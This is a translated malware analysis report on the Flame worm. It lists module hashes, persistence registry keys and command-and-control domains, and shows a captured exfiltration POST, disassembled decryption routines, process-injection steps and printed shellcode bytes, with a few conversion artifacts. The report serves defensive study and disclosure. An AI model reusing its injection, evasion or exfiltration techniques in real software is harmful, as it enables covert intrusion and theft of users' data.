Background

Antiy Labs captured samples of Flame worm on May 28th, 2012. Until now, we have acquired 6 variants of the main file, as well as other modules with 20 unique hashes. Through continuous analysis, we found that Flame worm is a kind of malware with a complex architecture that can steal users' information. The main module of Flame worm is larger than 6MB. It contains lots of encrypted data modules, embedded open source software code (such as Lua) modules, exploit code modules, configuration file modules, compression and encryption algorithm modules, as well as information stealing modules. An USB exploit module was also found. The same exploit was used by Stuxnet in Iran nuclear equipment targeted APT (Advanced persistent Threat) ^[1] attacks in 2010.

Based on current analysis, Flame has been cautiously operating for at least 2 years ^[2]. It can steal files, capture screenshots, propagate via USB devices, disable security products, and exploit known or repaired Windows vulnerabilities to attack users' systems so as to propagate rapidly.

McAfee claims that Flame worm is the successor of Stuxnet and Duqu ^[3]; Kaspersky Lab believes it is one of the most complex attacks have ever found and that it is a backdoor Trojan with worm signatures ^[4], while Symantec points out that Flame, like Stuxnet and Duqu, is written by a cyber criminal organization with abundant funding and specific targets.

File Information of Flame Worm

Table 1 .PE files and functionalities of Flame

Filename	MD5	Functionality
mssecmgr.o cx	b51424138d72d343f22d03438fc9ced5 (1,236,992 bytes) 0a17040c18a6646d485bde9ce899789f (6,172,160 bytes) ee4b589a7b5d56ada10d9a15f81dada9 (892,417 bytes) e5a49547191e16b0a69f633e16b96560 (6,166,528 bytes) bdc9e04388bda8527b398a8c34667e18 (1,236,992 bytes) 37c97c908706969b2e3addf70b68dc13 (391,168 bytes)	The main module; decrypts and releases several functionality modules from its resource files; injects them to several system processes; calls Lua to execute scripts.
advnetcfg.o cx	f0a654f7c485ae195ccf81a72fe083a2 (643,072 bytes) 8ed3846d189c51c6a0d69bdc4e66c1a5 (421,888 bytes) bb5441af1e1741fca600e9c433cb1550 (643,944 bytes)	Created by the main module; captures screenshots.
msglu32.ocx	d53b39fb50841ff163f6e9cfd8b52c2e (1,721,856 bytes) 2512321f27a05344867f381f632277d8 (1,729,536 bytes)	Created by the main module; traverses

Filename	MD5	Functionality
		various files in the system; reads information of specific files; writes the information to an SQL database; collects domain related information.
nsteps32.ocx	c9e00c9d94d1a790d5923b050b0bd741 (827,392 bytes) e66e6dd6c41ece3566f759f7b4ebfa2d (602,112 bytes) 5ecad23b3ae7365a25b11d4d608adffd (827,392 bytes)	Created by the main module; record key loader information and captures screenshots; monitors some email domain names.
rpcns4.ocx (soapr32.ocx)	296e04abb00ea5f18ba021c34e486746 (160,768 bytes) 1f9f0baa3ab56d72daab024936fdcaf3 (188,416 bytes) cc54006c114d51ec47c173baea51213d (253,952 bytes) e6cb7c89a0cae27defa0fd06952791b2 (349,596 bytes)	Collects some system information, such as the installed software, network, WiFi, USB, time and time zone.
comspol32.ocx	20732c97ef66dd97389e219fc0182cb5 (634,880 bytes)	Under analysis
00004784.dll (jimmy.dll)	ec992e35e794947a17804451f2a8857e (483,328 bytes)	It collects users' information, including the window title, key values of the registry, computer name, and disk type.
wusetupv.exe	1f61d280067e2564999cac20e386041c (29,928 bytes)	Collects interface information, process information and registry key values of the system.
DSMGR.DLL (browse32.ocx)	2afaab2840e4ba6af0e5fa744cd8f41f (116,224 bytes) 7d49d4a9d7f0954a970d02e5e1d85b6b(458,869 bytes)	Deletes all traces of Flame to avoid being detected and analyzed.
boot32drivers(00004069.exe)	06a84ad28bbc9365eb9e08c697555154(49,152 bytes)	An encrypted data file (not PE file); encrypted by XOR with 0xFF.

Analysis of Module Functionalities

Analysis of the “mssecmgr.ocx” Module

Module Description

The main module of Flame is mssecmgr.ocx, a 6M DLL file. We found that it has several variants. It connects to C&C servers and tries to download or update other modules. Though it has different file names on different computers, its extension name is always “OCX”. It can decrypt and release several functionality modules from its resource files, and inject them to several system processes. These modules can gather information about system processes, keyboard, hardware, screen, microphone, storage devices, network, WiFi, Bluetooth, and USB. Such information is stored under %Windir%\temp\. Flame first checks the infected system, and uninstalls itself if the system is not the target. It can propagate via Windows update server and USB devices. It can also collect the

information of nearby devices, for example, searching for phones or laptops via Bluetooth. Flame is different from other worms to a large extent. First, the main module is quite large, with several functionality modules, an embedded Lua interpreter and lots of Lua scripts. Then, Flame has special startup methods, and several compression and encryption techniques.

1. Registry Entry

```
HKLM_SYSTEM\CurrentControlSet\Control\Lsa
```

```
AuthenticationPackages = mssecmgr.ocx
```

Note: This key value allows *mssecmgr.ocx* to load when the system boots. The file path is: *%system32%\mssecmgr.ocx*.

2. The following files will then be released from resource "146".

File	MD5
%System32%\advnetcfg.ocx	BB5441AF1E1741FCA600E9C433CB1550
%System32%\boot32drv.sys	C81D037B723ADC43E3EE17B1EEE9D6CC
%System32%\msglu32.ocx	D53B39FB50841FF163F6E9CFD8B52C2E
%System32%\nteps32.ocx	C9E00C9D94D1A790D5923B050B0BD741
%System32%\soapr32.ocx	296E04ABB00EA5F18BA021C34E486746
%System32%\ccalc32.sys	5AD73D2E4E33BB84155EE4B35FBFEFC2B

Other files:

```
%Windir%\Ef_trace.log
```

Configuration information and copies of various modules can be found in the directory `%ProgramFiles%\Common Files\Microsoft Shared\MSAudio`. The configuration information of the newly downloaded or updated modules can also be found here. The module list is as follows:

- Audcache
- audfilter.dat
- dstlog.dat
- Imcache.dat
- ntcache.dat
- mscrypt.dat

During the analysis, we found that the files which mentioned above may be the configuration files of Flame. Flame will first read some data blocks from a file, and then execute some certain operations. It first will release the file, then delete it, and then

release it again. This behavior might result from repeated operations of different functionalities.

wavesup3.drv (copies)

wpgfilter.dat

According to resource "146", the following directories are possible:

%ProgramFiles%\Common Files\Microsoft Shared\MSSecurityMgr

%ProgramFiles%\Common Files\Microsoft Shared\MSAudio

%ProgramFiles%\Common Files\Microsoft Shared\MSAuthCtrl

%ProgramFiles%\Common Files\Microsoft Shared\MSAPackages

%ProgramFiles%\Common Files\Microsoft Shared\MSSndMix

3. Traverse the list of security processes

The list of security processes is shown in Appendix 1 (Appendix 1: The List of Security Processes of Mssecmgr.ocx. Some processes in the list are the same with those of other process lists)

4. A Lua script calling function list is found in the main module, the function list is shown in Appendix 6. (Appendix 6: The List of Lua Script Calling Functions)

Network Behavior

Access Address 1: <http://windowsupdate.microsoft.com/>

Access Address 2: <http://windowsupdate.microsoft.com/windowsupdate/v6/default.aspx>

Protocol: Http

Port: 80

Access Address: 91.135.66.118[traffic-spot.com][traffic-spot.biz][smart-access.net][quick-net.info]

Protocol: https

Port: 443

Once it executes, Flame will first access the address of Windows update server, then access 4 domain names pointing at IP address 91.135.66.118, and then upload data.

```
Follow TCP Stream
Stream Content
POST /wp-content/rss.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; windows NT 5.1; SV1)
Host: quick-net.info
Content-Length: 77
Connection: Keep-Alive
Cache-Control: no-cache

UNIQUE_NUMBER=3986402201&PASSWORD=Lifestyle2&ACTION=1&FILE_NAME=&FILE_SIZE=0.
```

Figure 1 Post Data

All domain names can be found in Appendix 2.(Appendix 2: The List of All Domain Names)

Startup Sequence



Figure 2 Startup Sequence

Flame has 2 different startup methods:

1. Set key value of msgsecmgr.ocx in the registry
2. Run the rundll32.exe to load the main module

First, Flame checks the registry “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit” and “%Program Files%\Common Files\Microsoft Shared\MSAudio\wavesup3.drv” to see whether the file exists. Then, it writes the words into “HKLM\System\CurrentControlSet\Control\TimeZoneInformation\StandardSize”.

Value: 114

Then, Flame creates the directory MSSecurityMgr, writes mscrypt.dat into the directory, and modifies the time to 1601-1-1 08:00:00. After about 1 minute, wpgfilter.dat is written into the directory, and the time is modified to 1601-1-1 08:00:00. About 1 minute later, wavesup3.driv is written into the directory, and the time is modified to 1601-1-1 08:00:00. This continues every 1 minute, and audcache and audfilter.dat will also be written into the directory. Then Flame searches for the following files:

- C:\Documents and Settings\Administrator\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\All Users\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\Default User\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\LocalService\Local Settings\Temp\dat3C.tmp
- C:\Documents and Settings\NetworkService\Local Settings\Temp\dat3C.tmp
- C:\WINDOWS\Temp\dat3C.tmp

Flame then injects into the process services.exe, calls system file shell32.dll and hijacks its contents, loads the contents of wpgfilter.dat to shell32.dll, and then loads the contents of audcache and wavesup3.driv to shell32.dll. After that, Flame will release ntps32.exe, comspol32.ocx, advnetcfg.ocx, boot32drv.sys, and msglu32.ocx, and then modifies their time to that of Kernel32.dll to avoid being detected.

Flame calls the system file shell32.dll via injecting processes, hijacking its contents, and allowing it to create the process iexplore.exe. Then, the contents of Netps32.ocx and Ccalc32.sys are loaded into shell32.dll. A couple of minutes later, wavesup3.driv is loaded. After that, Flame checks the registry system services, connects to the Windows update server, and then connects to the virus server.

Large amounts of data were encrypted in the sample; the encryption algorithm code is as follows:

```

0x1000E3F5  proc      near
            test     edx, edx
            push    esi
            mov     esi, eax
            jbe     short 0x1000E42F
            push    ebx
            push    edi
            push    0Bh
            pop     edi
            sub     edi, esi
  
```

0x1000E403:

```

lea    ecx, [edi+esi]
lea    eax, [ecx+0Ch]
imul   eax, ecx
add    eax, dword_10376F70
mov    ecx, eax
shr    ecx, 18h
mov    ebx, eax
shr    ebx, 10h
xor    cl, bl
mov    ebx, eax
shr    ebx, 8
xor    cl, bl
xor    cl, al
sub    [esi], cl
inc    esi
dec    edx
jnz    short 0x1000E403
pop    edi
pop    ebx
    
```

0x1000E42F:

```

pop    esi
retn
    
```

 0x1000E3F5 **endp**

There are two functions who call the function above. Respectively, their positions are as follows:

```

1000E451    movzx  edx, word ptr [ebx+9]
1000E455    lea    eax, [ebx+0Bh]
1000E458    mov    [ebp+8], eax
1000E45B    call   0x1000E3F5

1000E498    movzx  edx, word ptr [esi+12h]
1000E49C    lea    ebx, [esi+14h]
1000E49F    mov    eax, ebx
1000E4A1    call   0x1000E3F5
    
```

The decryption algorithm description:

The function has two parameters: edx [Encrypted data length] and eax [Encrypted data address]

It returns: eax [Decrypted data address]

Decryption algorithm:

$$ECX = (0xBh+n) * (0xBh+0xCh+n) + [0x10376F70h]$$

Note: n is the offset of the decrypted byte.

$$CL = (M1) \text{ xor } (M2) \text{ xor } (M3) \text{ xor } (M4)$$

$$\text{Decrypted data} = \text{Encrypted data} - CL$$

The first call:

The function has one parameter: arg.1[address]

Encrypted data length: [word]arg.1+0x9h

Encrypted data address: [dword]arg.1+0xBh

Returns: Decrypted data address

The second call:

The function has one parameter: arg.1[address]

Encrypted data length: [word]arg.1+0x12h

Encrypted data address: [dword]arg.1+0x14h

Returns: Decrypted data address

Implementation Details

In the process of debugging, we found that Flame encodes all pointers using EncodePointer, and stores the encoded pointers in its internal structure (similar to the method of Duqu). The encoded pointers can be decoded by DecodePointer. Such techniques make it rather difficult to perform static analysis. Flame obtains the export function table of system DLL files and recursively searches for specified functions, so as to dynamically obtain the function address.

```

mov     eax, [ebp-4]
mov     eax, [esi+eax*4]      //export func name offset
add     eax, [ebp+module_handle]
push   [ebp+func_name_size]
mov     [ebp+export_func_name], eax
push   eax
call   IsBadReadPtr
test   eax, eax
jnz    0x1000BE19
push   [ebp+func_name]
push   [ebp+export_func_name]
call   lstrcmpiA
test   eax, eax
jz     short 0x1000BE2B
  
```

Figure 3 Dynamically Obtain Functions of Specified DLL Files

Flame creates MSSecurityMgr under the system path %ProgramFiles%\Common Files\Microsoft Shared, and stores related configuration files in the directory. It stores the file paths of key system directories (WINDOWS, SYSTEM32, system temporary directory) and its processes in the process environment variables. It can also search for Kernel32.dll files via API functions, and modify the time of the files/folders it created to that of Kernel32.dll files to hide traces.

Flame first self-replicates to %System32%\mssecmgr.ocx, and then modifies the registry to start when the system boots. The modified key value is "Authentication Package" under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa. Some module names of Flame are added to the key value, as shown in Figure 3. The key value lists the user identity authentication package that is loaded and called when users attempt to log on to the system [5].



Figure 4 The Modified Registry

Flame traverses processes to search for explorer.exe, writes the shellcode to explorer.exe via WriteProcessMemory, and creates remote thread execution shellcode via the CreateRemoteThread function.

Encrypted data is released to specified directory.

C:\Program Files\Common Files\Microsoft Shared\MSSecurityMgr\mscrypt.dat

Configuration data is in this module.

The process operation behavior of Flame:

Flame opens services.exe via OpenProcess. The handle is 0x174.

Then, Flame writes the shellcode to services.exe via WriteProcessMemory. The

malcode injects in the system processes to evade antivirus products.

The shellcode is as follows. The length is 0x82.

```
0x55, 0x8B, 0xEC, 0x51, 0x53, 0x56, 0x57, 0x33, 0xFF, 0x89, 0x7D, 0xFC, 0xE8, 0x00, 0x00, 0x00,
0x00, 0x58, 0x89, 0x45, 0xFC, 0x8B, 0x45, 0xFC, 0x6A, 0x64, 0x59, 0x48, 0x49, 0x89, 0x45, 0xFC,
0x74, 0x5B, 0x81, 0x38, 0xBA, 0xBA, 0x0D, 0xF0, 0x75, 0xF1, 0x8D, 0x70, 0x04, 0x8B, 0x0E, 0x6A,
0xFF, 0xFF, 0x31, 0x8B, 0xD8, 0xFF, 0x50, 0x08, 0x85, 0xC0, 0x75, 0x2C, 0x8B, 0x06, 0x83, 0x7C,
0x07, 0x0C, 0x00, 0x74, 0x0E, 0xFF, 0x75, 0x10, 0x03, 0xC7, 0xFF, 0x75, 0x0C, 0xFF, 0x70, 0x08,
0xFF, 0x50, 0x0C, 0x81, 0xC7, 0x20, 0x02, 0x00, 0x00, 0x81, 0xFF, 0x00, 0x55, 0x00, 0x00, 0x72,
0xDB, 0x8B, 0x06, 0xFF, 0x30, 0xFF, 0x53, 0x0C, 0xFF, 0x75, 0x10, 0x8B, 0x06, 0xFF, 0x75, 0x0C,
0xFF, 0x75, 0x08, 0xFF, 0x50, 0x04, 0x5F, 0x5E, 0x5B, 0xC9, 0xC2, 0x0C, 0x00, 0x33, 0xC0, 0x40,
0xEB, 0xF4
```

The second part of the shellcode is executed by the newly created remote thread. This part of the shellcode is as follows. The length is 0x70c.

```
0x55, 0x8B, 0xEC, 0x83, 0xEC, 0x70, 0x53, 0x33, 0xDB, 0x56, 0x8B, 0x75, 0x08, 0x57, 0x33, 0xC0,

```

The third part of shellcode is written successively. This part of the shellcode is as follows. The length is 4.

0x00, 0x00, 0x00, 0x00

The fourth part of shellcode is written successively. This part of the shellcode is as follows. The length is 0x5e2330.

Finally, Flame creates a remote thread via CreateRemoteThread, and executes the shellcode that is written into services.exe.

We found Flame modifies the registry:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\SeCEdit

- Seems to be group policy key value

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\TimeZoneInformation

- StandardSize, modifies the standard time

Flame traverses all the top windows in the system, searches for all windows w

hose type name and window name both are "Pageant", and then sends messages to the windows. It has been determined that Pageant is the authentication proxy tool of the Putty program. It can save users' private keys. The first time users input the passwords to log on to the system, Pageant will save the passwords so that users don't need to input passwords in the future to log on. SendMessageA(Msg=0x4a,wParam=0x00,lParam=0x804e50ba)

Flame creates a desktop and the iexplorer.exe process. Then, it sets the newly created desktop to be the default desktop so as to hide its startup.

```

mov     [ebp+StartupInfo.cb], 44h
mov     eax, lpszDesktop
mov     [ebp+StartupInfo.lpDesktop], eax ; set desktop
mov     [ebp+CommandLine], bl
mov     esi, 104h
push    esi
push    ebx
lea     eax, [ebp+VersionInformation]
push    eax ; pVersionInformation
call    0x101A1130
add     esp, 0Ch
push    esi ; nSize
lea     eax, [ebp+CommandLine]
push    eax ; "%ProgramFiles%\Internet
Explorer\iexplore.exe"
push    environment_strings
call    ExpandEnvironmentStringsA
cmp     eax, ebx
jz      0x100E3157
cmp     eax, esi
ja      0x100E3157

```

WQL

The full name of WQL is WMI Query Language. It is the Windows management instrumentation query language.

```
root\ CIMV2
```

```
select * from Win32_LogicalDisk
```

```
SELECT * FROM __InstanceOperationEvent WITHIN %d WHERE
TargetInstance ISA 'Win32_LogicalDisk'
```

```
select ProcessID, Name from Win32_Process
```

Create the Following Naming Methods:

```
\\.\pipe\navssvcs
```

```
\\.\pipe\PipeGx16
```

```
\\.\pipe\spoolss
```

Some functions have commands that appear to be red herrings (the following red lines of code). They don't influence the functions of Flame.

```

push    ebp
mov     ebp, esp
push    ebx
push    esi
push    edi
mov     eax, eax
push    ebx
push    eax
pop     eax
pop     ebx
pusha
popa
mov     esi, [ebp+8]
  
```

Flame modifies privileges in a single thread, creates services, and loads and runs rdcvlt32.exe programs.

```

push    edi            ; lpPassword
push    edi            ; lpServiceStartName
push    edi            ; lpDependencies
push    edi            ; lpdwTagId
push    edi            ; lpLoadOrderGroup
push    PathName       ; lpBinaryPathName =
; "%windir%\system32\rdcvlt32.exe"
push    edi            ; dwErrorControl
push    3              ; dwStartType
push    10h            ; dwServiceType
push    0F01FFh        ; dwDesiredAccess
push    DisplayName    ; lpDisplayName
push    ServiceName     ; lpServiceName
push    eax             ; hSCManager
call    CreateServiceA
cmp     eax, edi
  
```

It can start the services immediately after they are created, and delete services and the registry related traces.

```

mov     eax, [ebx+4]
mov     byte ptr [eax+6], 1
call   start_service
mov     [ebp-1], al
mov     eax, edi
call   delete_service
cmp     al, 1
jnz    0x1011BCD9
    
```

Encrypted Part of Each Module

The encrypted part of each module contains great similarities to the others. The algorithm used is as follows:



Figure 5 The Encrypted Algorithm

The encryption algorithm list:

File name	Param a	Param b	Param c	M
Mssecmgr.ocx	0xBh	0xBh+0xCh	[0x10376F70h]	$M=(0xBh+n)*(0xBh+0xCh+n)+[0x10376F70h]$

};

```

The contents are always exactly the same. We found lots of Lua code in Flame, so it can be determined that Flame statically compiles Lua code into its programs.

We found large amounts of Lua code during the analysis process and also found that the contents match; therefore, we conclude that the malware compiles the Lua code to the process statically.

We found that the version of Lua code used in Flame is Lua 5.1.

Figure 10 Construction in Lua 5.1

Lua 5.1 was launched on February 21, 2006 and lua 5.2 was released at December 16, 2011, which shows indirectly that the development time of Flame was between February 21, 2006 and December 16, 2011. Meanwhile, we found a large quantity of Lua script function names which are listed in Appendix 7 (Appendix 7: Lua Script Functions Used by Mssecmgr.ocx). We can determine to an extent the functionality of the Lua scripts through the assistance of these function names.

The array "RawDES_Spbox" that can be used by RawDES algorithm was found in the main process at address "10266CE". It can be shown that this process utilized the DES encryption algorithm by analyzing the functions that call this address.

The description is as follows:

We found that there are 16 circular calculation expressions in the calling functions, which is an obvious feature of the DES encryption algorithm. After each value is calculated, the following XOR or operation matches the calculation mode of the DES algorithm.

As for calling functions, the third parameter is the encrypted key.

```
int 0x10084393 (int a1, unsigned int a2, int a3, int a4)
```

The main module loads resources into memory, and conduct a simple XOR decryption:

It transmits DB DF AC A2 file as the header, and then decryps the sources byte by byte.

The algorithm is as follows: determining whether the current byte is 0XA9 or not;

if it is, making it XOR with the previous decryption data, the result is the decrypted data;

if not, assigning 0XA9 to EDX and XOR with it. The received result is made XOR with the previous decryption data and the final result is the decrypted data.

```

10050898 mov al,byte ptr ds:[esi]
1005089A test al,al
1005089C je short 0x100508A9
1005089E cmp al,0xA9
100508A0 je short 0x100508A9
100508A2 mov edx,0xA9
100508A7 jmp short 0x100508AB
100508A9 xor edx,edx
100508AB xor al,dl
100508AD xor cl,al
100508AF mov byte ptr ds:[edi+esi],cl
100508B2 inc esi
100508B3 dec dword ptr ss:[esp+0xC]
100508B7 jnz short 0x10050898
    
```

Through analyzing Lua functions called by Flame, we found that Flame calls Lua scripts. Firstly, the process creates a few tables during the initialization process in the Lua environment; it saves some key assignment pairs of “key value” form these tables; finally, it extracts the special key value from the tables as Lua code by obtaining the appointed tables. As shown in the following code, the table name of Flame and the key names are all in encrypted storage and will be decrypted when being used.

```

mov     eax,esi
call    mssecmgr.100B932F           ; lua_createtable
mov     esi,dword ptr ds:[edi+0xD4]

lua script
mov  esi,eax

```

Figure 11 Read and execute script value

Analysis of the “soapr32.ocx” Module

“Soapr32.ocx” is one of the modules released by Flame. We found it is a functionality module that used to collect information. Many of its functions are for obtaining information of the system, such as information about installing software network, WiFi, USB, time, time zone and so on.

Module Analysis

We summarize the following functions by analyzing the “soapr32.ocx” module:

- Obtain the features of the network adapter that is installed on the system, such as the IP address, subnet mask, gateway, DHCP settings and so on.
- Obtain the current connection between local computers and the remote resource servers. The acquired information is mainly about the connection between the local computers and the shared resource, including connection status, connection types, user names and domain names.
- Read the contents of the “HOSTS” file to check whether there are any redirects.
- List user account and user group and determine the users who belong to “Administrators” group.
- Collect shared resource information, including name, type, privilege, connection

numbers and other relevant information.

- Check the versions of the installed Outlook, Microsoft Word and Internet Explorer
- Collect the current time and time zone information
- Check the current pipe “\\pipe\\srvsvc”
- Check the available USB storage devices of the system
- Obtain all the adapters and collect information, such as adapter type, occupied space and so on.
- Collect wireless network information, such as WiFi SSID, encryption type, verification method/agreement and so on.
- Collect shared resource information, including name, type, privilege, connection numbers and other relevant information.
- Detect whether to enable remote desktop connection and then acquire remote desktop information, such as the interface number, firewall status and a list of the open interfaces.

Details are as follows:

The “soapr32.ocx” module can check whether the system has installed the following security software in the system by registry information:

- SOFTWARE\KasperskyLab\avp6\settings
- SOFTWARE\Kerio
- SOFTWARE\FarStone\FireWall
- SOFTWARE\Symantec\InstalledApps
- SOFTWARE\Symantec\SymSetup\Internet security
- SOFTWARE\Tiny Software\Tiny Firewall
- SOFTWARE\KasperskyLab\avp6\settings

The “soapr32.ocx” module tries to traverse processes to see whether the following ones exist:

- avp.exe
- ccevtmgr.exe
- ccsetmgr.exe
- vsmon.exe
- zlclient.exe

- Outpost.exe
- mcshield.exe
- MpfService.exe

The "soapr32.ocx" module releases temporary files under the temp directory. The contents of TMP files are encrypted:

C:\WINDOWS\Temp\~mso2a0.tmp

C:\WINDOWS\Temp\~mso2a2.tmp

The "soapr32.ocx" module traverses all the directories under Program Files:

It checks the time zone information of the registry:

```
0006FE08 80000002 |hKey = HKEY_LOCAL_MACHINE
0006FE0C
1001B57B |Subkey = "SYSTEM\CurrentControlSet\Control\TimeZoneInformation"
0006FE10 00000000 |Reserved = 0
0006FE14 00020019 |Access = KEY_READ
0006FE18 0006FE24 \pHandle = 0006FE24
```

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"forceguest"=dword:00000001
```

It sets network access: Share mode as the security mode of local accounts, only the guests and local users are verified as guests. When other computers access this one, they can enter without local user confirmation.

It collects WiFi information, such as the WiFi SSID, encryption type, verification method/ protocol and so on.

```
00D43940          xiaomo.....TP-LINK_6C90DE.
00D43980  ....admin.....luck.....simao.....
00D439C0  ....ChinaUnicom.....CMCC.....TP-LINK_CN.....
00D43A00  ...user.....EWA@ECN.....
```

Analysis of the String Algorithm

Parameter structure:

[byte]	[word]	[dword]
Sign	Length	Address

Check the sign and push the parameters

```
0x1000C0E0  proc near
```

```
push esi
```

```

mov     esi, [esp+8]
cmp     byte ptr [esi+8], 0
jnz     short 0x1000C0F0
lea     eax, [esi+0Bh]
pop     esi
retn

```

0x1000C0F0:

```

movzx   eax, word ptr [esi+9]
push    edi
push    eax
lea     edi, [esi+0Bh]
push    edi
call    0x1000C0BC
pop     ecx
pop     ecx
mov     eax, edi
pop     edi
mov     byte ptr [esi+8], 0
pop     esi
retn

```

0x1000C0E0 **endp**

Decrypt the data:

0x1000C0BC **proc near**

```

push    edi
xor     edi, edi
cmp     [esp+0Ch], edi
jbe     short 0x1000C0DE
push    esi

```

0x1000C0C6:

```

mov     eax, [esp+8+8]
lea     esi, [edi+eax]
mov     eax, edi
call    0x1000C0A2
sub     [esi], al
inc     edi
cmp     edi, [esp+8+C]
jb      short 0x1000C0C6
pop     esi

```

0x1000C0DE:

```

        pop     edi
        retn
0x1000C0BC  endp

```

The key of decryption

Method:

$$EAX = (0x11h + n) * (0xbh + n)$$

Note: "n" is the offset of the decrypted byte.

$$AL = (M1) \text{ xor } (M2) \text{ xor } (M3) \text{ xor } (M4)$$

Decrypted data = Encrypted data – AL

